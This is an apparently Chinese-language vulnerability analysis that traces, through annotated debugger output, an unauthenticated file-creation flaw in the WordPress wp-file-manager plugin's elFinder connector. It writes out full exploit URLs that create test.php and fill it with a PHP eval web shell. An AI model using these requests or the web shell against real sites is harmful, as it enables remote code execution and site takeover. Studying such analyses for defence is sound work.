
```
l1_ = {elFinderVolumeLocalFileSystem} [64]
  maxArcFilesSize = {int} 2147483648
  *elFinderVolumeDriver*mimetypesLoaded = false
  mimetypes = {array} [34]
  driverId = "l"
  archiveSize = {int} 0
  statOwner = false
  quarantine = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\.quarantine"
  netMountKey = ""
  ARGS = {array} [3]
  id = "l1_"
  mounted = true
  root = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files"
  rootName = "files"
  startPath = ""
  URL = "/wp-content/plugins/wp-file-manager/lib/php/../files/"
  tmp = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\php/.tmp"
  tmpLinkPath = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\.tmb"
  tmpLinkUrl = "/wp-content/plugins/wp-file-manager/lib/php/../files/.tmb"
  tmbPath = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\.tmb"
  tmbPathWritable = true
  tmbURL = "/wp-content/plugins/wp-file-manager/lib/php/../files/.tmb/"
  tmbSize = {int} 48
  imgLib = "gd"
  imgConverter = {array} [0]
  cryptLib = ""
  archivers = {array} [2]
  encoding = null
  treeDeep = {int} 1
  error = {array} [0]
  today = {int} 1599580800
  yesterday = {int} 1599494400
  extractToNewdir = "auto"
```



```
t1_ = {elFinderVolumeTrash} [64]
  maxArcFilesSize = {int} 2147483648
  *elFinderVolumeDriver*mimetypesLoaded = false
  mimetypes = {array} [34]
  driverId = "t"
  archiveSize = {int} 0
  statOwner = false
  *elFinderVolumeLocalFileSystem*quarantine = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\php/.tmp"
  netMountKey = ""
  ARGS = {array} [3]
  id = "t1_"
  mounted = true
  root = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\.trash"
  rootName = "Trash"
  startPath = ""
  URL = ""
  tmp = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\php/.tmp"
  tmpLinkPath = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\.trash\.tmb"
  tmpLinkUrl = "/wp-content/plugins/wp-file-manager/lib/php/../files/.trash/.tmb"
  tmbPath = "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\.trash\.tmb"
  tmbPathWritable = true
  tmbURL = "/wp-content/plugins/wp-file-manager/lib/php/../files/.trash/.tmb/"
  tmbSize = {int} 48
  imgLib = "gd"
  imgConverter = {array} [0]
  cryptLib = ""
  archivers = {array} [2]
  encoding = null
  treeDeep = {int} 1
  error = {array} [0]
  today = {int} 1599580800
  yesterday = {int} 1599494400
```

继续执行到动态调用，通过 `$result = $this->$cmd($args);` 调用makefile方法。


`\elFinderVolumeDriver::mkfile`



```
public function mkfile($dst, $name)  $dst: "l1_Lw"  $name: "test.php"
{
    if ($this->commandDisabled( cmd: 'mkfile')) {
        return $this->setError(elFinder::ERROR_PERM_DENIED);
    }

    if (!$this->nameAccepted($name,  isDir: false)) {
        return $this->setError(elFinder::ERROR_INVALID_NAME);
    }

    $mimeByName = $this->mimetype($name,  name: true);
    if ($mimeByName && !$this->allowPutMime($mimeByName)) {
        return $this->setError(elFinder::ERROR_UPLOAD_FILE_MIME, $name);
    }

    if (($dir = $this->dir($dst)) == false) {
        return $this->setError(elFinder::ERROR_TRGDIR_NOT_FOUND, '#' . $dst);
    }

    $path = $this->decode($dst);

    if (!$dir['write'] || !$this->allowCreate($path, $name,  isDir: false)) {
        return $this->setError(elFinder::ERROR_PERM_DENIED);
    }

```

`$path = $this->decode($dst);`


`\elFinderVolumeDriver::decode`



```
protected function decode($hash)  $hash: "l1_Lw"
{
    if (strpos($hash, $this->id) === 0) {
        // cut volume id after it was prepended in encode
        $h = substr($hash, strlen($this->id));  $hash: "l1_Lw"  id: "l1_"  $h: "/"
        // replace HTML safe base64 to normal
        $h = base64_decode(strtr($h, '-_.', '+/='));
        // TODO uncrypt hash and return path
        $path = $this->uncrypt($h);  $h: "/"  $path: "\"
        // change separator
        if ($this->separatorForHash) {
            $path = str_replace($this->separatorForHash, $this->separator, $path);  separator: "\"  separatorForHash: "/"
        }
        // append ROOT to path after it was cut in encode
        return $this->abspathCE($path);//$this->root.($path === $this->separator ? '' : $this->separator.$path);  $path: "\"
    }
    return '';
}
```


decode 函数 先将`$hash` 的值根据 `$this->id` 进行分割，然后替换字串并进行 base64 解码 然后拼接 所对应的 `$this->root`

返回$path = `E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files`
继续回到 mkfile 函数中执行




```
    $path = $this->decode($dst);  $dst: "l1_Lw"  $path: "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files"

    if (!$dir['write'] || !$this->allowCreate($path, $name,  isDir: false)) {  $dir: {isowner => false, ts => 1599621115, mime => "directory", read => 1, write =
        return $this->setError(elFinder::ERROR_PERM_DENIED);
    }

    if ($this->isNameExists($this->joinPathCE($path, $name))) {
        return $this->setError(elFinder::ERROR_EXISTS, $name);
    }

    $this->clearcache();
    $res = false;  $res: false
    if ($path = $this->convEncOut($this->_mkfile($this->convEncIn($path), $this->convEncIn($name)))) {  $name: "test1.php"  $path: "E:\Tools\phpstudy_pro\WWW\
        $this->clearstatcache();
        $res = $this->stat($path);
    }
    return $res;
}
```

`\elFinderVolumeLocalFileSystem::_mkfile`




```php
    protected function _mkfile($path, $name)
    {
        $path = $this->_joinPath($path, $name);

        if (($fp = fopen($path,  mode: 'w'))) {
            fclose($fp);
            chmod($path, $this->options['fileMode']);
            return $path;
        }
        return false;
    }
```



```php
        $this->clearcache();
        $res = false;  $res: false
        if ($path = $this->convEncOut($this->_mkfile($this->convEncIn($path), $this->convEncIn($name)))) {  $name: "test.php"
            $this->clearstatcache();
            $res = $this->stat($path);  $path: "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\test.php"
        }
        return $res;
    }
```


最后顺利生成文件在 `E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\test.php`
对于网站的位置就是 `\wp-content\plugins\wp-file-manager\lib\files\test.php`




| □ 名称 | 修改日期 | 类型 | 大小 |
|---|---|---|---|
| .quarantine | 2020/9/9 10:42 | 文件夹 | |
| .tmb | 2020/9/9 10:42 | 文件夹 | |
| .trash | 2020/9/9 10:42 | 文件夹 | |
| .gitkeep | 2020/9/9 10:42 | GITKEEP 文件 | 0 KB |
| test.php | 2020/9/9 17:27 | PHP 源文件 | 0 KB |

然后再调用 PUT 方法，传值到 mkfile 生成的文件内。

`http://wordpress.test/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php?cmd=put&target=l1_dGVzdC5waHA=&content=<?php eval($_GET['cmd']);?>`



wordpress.test/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php?cmd=put&target=l1_dGVzdC5waHA=&content=<?php%20eval($_GET[%27cmd%27]);?>




件(F) 编辑(E) 选择(S) 查看(V) 转到(G) 运行(R) 终端(T) 帮助(H)
test.php - Visual Studio Code
test.php
E: › Tools › phpstudy_pro › WWW › wordpress › wp-content › plugins › wp-file-manager › lib › files › test.php

```php
<?php eval($_GET['cmd']);?>
```


前一部分不在详述，直接跟到 `$result = $this->$cmd($args);` 调用 put 方法

`\elFinder::put`




```
    protected function put($args)  $args: {target => "l1_dGVzdC5waHA=", content => "<?php eval($_GET['cmd']);?>", mimes => "", encoding => "", reqid => "", debug
    {
        $target = $args['target'];  $args: {target => "l1_dGVzdC5waHA=", content => "<?php eval($_GET['cmd']);?>", mimes => "", encoding => "", reqid => "", debu
        $encoding = isset($args['encoding']) ? $args['encoding'] : '';

        if (($volume = $this->volume($target)) == false
            || ($file = $volume->file($target)) == false) {
            return array('error' => $this->error(self::ERROR_SAVE, '#' . $target, self::ERROR_FILE_NOT_FOUND));
        }

        $this->itemLock($target);

        if ($encoding === 'scheme') {
            if (preg_match( pattern: '~^https?://~i', $args['content'])) {
                /** @var resource $fp */
                $fp = $this->get_remote_contents( &url: $args['content'],  timeout: 30,  redirect_max: 5,  ua: 'Mozilla/5.0', $volume->tmpfile());
                if (!$fp) {
                    return array('error' => self::ERROR_SAVE, $args['content'], self::ERROR_FILE_NOT_FOUND);
                }
                $fmeta = stream_get_meta_data($fp);
                $mime = $this->detectMimeType($fmeta['uri']);
                if ($mime === 'unknown') {
                    $mime = 'application/octet-stream';
                }
```

`\elFinderVolumeDriver::putContents`



```
    public function putContents($hash, $content)  $hash: "l1_dGVzdC5waHA="  $content: "<?php eval($_GET['cmd']);?>"
    {
        if ($this->commandDisabled( cmd: 'edit')) {
            return $this->setError(elFinder::ERROR_PERM_DENIED);
        }

        $path = $this->decode($hash);  $path: "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\test.php"

        if (!($file = $this->file($hash))) {  $hash: "l1_dGVzdC5waHA="  $file: {isowner => false, ts => 1599702380, mime => "text/x-php", read => 1, write => 1, s
            return $this->setError(elFinder::ERROR_FILE_NOT_FOUND);
        }

        if (!$file['write']) {
            return $this->setError(elFinder::ERROR_PERM_DENIED);
        }

        // check data cheme
        if (preg_match( pattern: '~^\0data:(.+?/.+?);base64,~', $content,  &matches: $m)) {  $m: [0]
            $dMime = $m[1];
            if ($file['size'] > 0 && $dMime !== $file['mime']) {  $file: {isowner => false, ts => 1599702380, mime => "text/x-php", read => 1, write => 1, size =>
                return $this->setError(elFinder::ERROR_PERM_DENIED);
            }
```


`\elFinderVolumeDriver::decode`



```
    protected function decode($hash)  $hash: "l1_dGVzdC5waHA="
    {
        if (strpos($hash, $this->id) === 0) {
            // cut volume id after it was prepended in encode
            $h = substr($hash, strlen($this->id));  $hash: "l1_dGVzdC5waHA="  id: "l1_"  $h: "test.php"
            // replace HTML safe base64 to normal
            $h = base64_decode(strtr($h, '-_.', '+/='));
            // TODO uncrypt hash and return path
            $path = $this->uncrypt($h);  $h: "test.php"  $path: "test.php"
            // change separator
            if ($this->separatorForHash) {
                $path = str_replace($this->separatorForHash, $this->separator, $path);  separator: "\"  separatorForHash: "/"
            }
            // append ROOT to path after it was cut in encode
            return $this->abspathCE($path);//$this->root.($path === $this->separator ? '' : $this->separator.$path);  $path: "test.php"
        }
        return '';
    }
```

decode 函数 先将`$hash` 的值根据 `$this->id` 进行分割，然后替换字串并进行 base64 解码 然后拼接 所对应的 `$this->root` 最后会返回 $path 的值为`E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\test.php`

`\elFinderVolumeLocalFileSystem::_filePutContents`



```
    protected function _filePutContents($path, $content)  $path: "E:\Tools\phpstudy_pro\WWW\wordpress\wp-content\plugins\wp-file-manager\lib\files\test.php"  $co
    {
        return (file_put_contents($path, $content,  flags: LOCK_EX) !== false);  $content: "<?php eval($_GET['cmd']);?>"  $path: "E:\Tools\phpstudy_pro\WWW\wordpre
    }
```

成功将字符串写入文件中